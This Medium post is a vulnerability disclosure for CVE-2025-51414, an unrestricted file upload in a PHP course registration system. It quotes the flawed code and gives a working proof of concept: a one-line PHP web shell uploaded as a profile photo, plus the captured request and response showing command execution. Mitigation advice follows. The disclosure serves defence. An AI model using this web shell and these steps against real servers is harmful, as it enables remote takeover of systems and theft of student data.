

Open in app ↗

Sign up

Sign in

Medium

Search

Write



# CVE-2025-51414:Unrestricted file upload in Online Course Registration v3.1



Tanush Kushwah

Follow

3 min read · Jan 8, 2026

100



**CVE-2025-51414**  
**Unrestricted file upload**

## Web Application Description

### *Online Course Registration System*

Online Course Registration System is a PHP/MySQLi-based *web application designed to manage student course enrollment, profiles, academic details, and registrations. The application provides multiple user roles, including Admin and Student, allowing students to manage their profiles and upload personal information such as profile photographs.*

## Vulnerability Description — Unrestricted File Upload (CWE-434)

An Unrestricted File Upload vulnerability exists in PHPGurukul Online Course Registration System within the student profile update functionality.

Get Tanush Kushwah's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The application fails to properly validate uploaded files, allowing an authenticated student user to upload and execute arbitrary PHP files on the server, leading to **Remote Code Execution (RCE)**.

## Affected Components

- **Endpoint:** `/my-profile.php`
- **Module:** Student Profile (Student Module)
- **Vulnerable Parameter:** `photo`

- **Upload Directory:** /studentphoto/
- **Execution Context:** Web-accessible directory with PHP execution enabled

## Vulnerable Code

```
13 $studentname=$_POST['studentname'];
14 $photo=$_FILES["photo"]["name"];
15 $cgpa=$_POST['cgpa'];
16 move_uploaded_file($_FILES["photo"]["tmp_name"],"studentphoto/".$_FILES["photo"]["name"]);
17 $ret=mysqli_query($con,"update students set studentName='$studentname',studentPhoto='$photo',cgpa='$cgpa'
  where StudentRegno='".$_SESSION['login']."'");
```

The application directly moves user-supplied files into a web-accessible directory without performing any server-side validation on file extension, MIME type, or content.

## Vulnerability Analysis

- User-controlled filenames are trusted without sanitization
- No validation of file type or extension (e.g., .php)
- Uploaded files are stored inside the web root
- PHP execution is enabled in the upload directory
- Uploaded filenames are later referenced directly by the application

As a result, an attacker can upload a malicious PHP file and execute it via a browser request.

## Attack Vector

*Unrestricted File Upload → Remote Code Execution*

An authenticated student uploads a malicious PHP file disguised as an image using the **Student Photo** upload feature.

Once uploaded, the file is stored in `/studentphoto/` and can be executed directly by accessing its URL, resulting in full remote code execution on the web server.

## Proof of Concept

*This PoC demonstrates how an authenticated student can achieve remote code execution via the profile photo upload functionality.*

### Step 1 — Login as Student

Login using any valid student account.

PLEASE LOGIN TO ENTER

---

Enter Reg no :

Enter Password :

 Log Me In

### Step 2 — Navigate to Profile Page


```
/my-profile.php
```

### Step 3 — Upload Malicious File

Under **Student Photo** → **Upload New Photo**, upload a file named `shell.php` with the following content:

```
vim shell.php
```

```
GIF89a;  
<?php  
system($_GET['cmd']);  
?>
```



upload file

## Step 4 — Access Uploaded File

After successful upload, access the file via browser or Burp:


```
/studentphoto/shell.php
```

| Method | URL   | Params | Edited |
|--------|---|--------|--------|
| GET    | <u>/onlinecourse/studentphoto/shell.php</u> |        |        |
| POST   | /onlinecourse/my-profile.php                | ✓      |        |
| POST   | /onlinecourse/my-profile.php                | ✓      |        |

## Step 5 — Execute Command

Append a command parameter:

```
/studentphoto/shell.php?cmd=id
```



```
Request
Pretty Raw Hex
1 GET /onlinecourse/studentphoto/shell.php?cmd=id HTTP/1.1
2 Host: 192.168.1.21
3 Accept-Language: en-GB,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
6 Referer: http://192.168.1.21/onlinecourse/my-profile.php
7 Accept-Encoding: gzip, deflate, br
8 Cookie: language=en; welcomebanner_status=dismiss; continueCode=5xMBJlQerMmv8akzLXxyZK7PjDGNBt9fgl042Yo36n0RWN1E9wV5pBqgbvYw; cookieconsent_status=dismiss; PHPSESSID=29kp5r7d9u45kubkecvql4l965
9 Connection: keep-alive
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 08 Jan 2026 16:00:24 GMT
3 Server: Apache/2.4.62 (Debian)
4 Content-Length: 62
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 GIF89a:
10 uid=33(www-data) gid=33(www-data) groups=33(www-data)
11
```

Successful command execution confirms **Remote Code Execution (RCE)**.

## Impact

- Remote Code Execution on the web server
- Full compromise of application data
- Ability to read/write server files
- Potential lateral movement and privilege escalation
- Persistent backdoor access

## Fix / Mitigation

- Enforce strict server-side file type validation
- Whitelist allowed extensions (e.g., `.jpg`, `.png`)
- Store uploaded files outside the web root
- Disable script execution in upload directories
- Rename uploaded files using random identifiers

- Validate MIME type and file content

## Security Classification

- **Vulnerability Type:** Unrestricted File Upload
- **CWE:** CWE-434
- **Impact:** Remote Code Execution
- **Attack Vector:** Remote (Authenticated User)
- **Severity:** Critical

## References

- <https://phpgurukul.com/online-course-registration-free-download/>

Cve

Cybersecurity

Vulnerability



**Written by Tanush Kushwah**

21 followers · 4 following

Follow

Still learning, but already explaining what I understand. 🧑🏻‍💻 ✨

No responses yet





Write a response

What are your thoughts?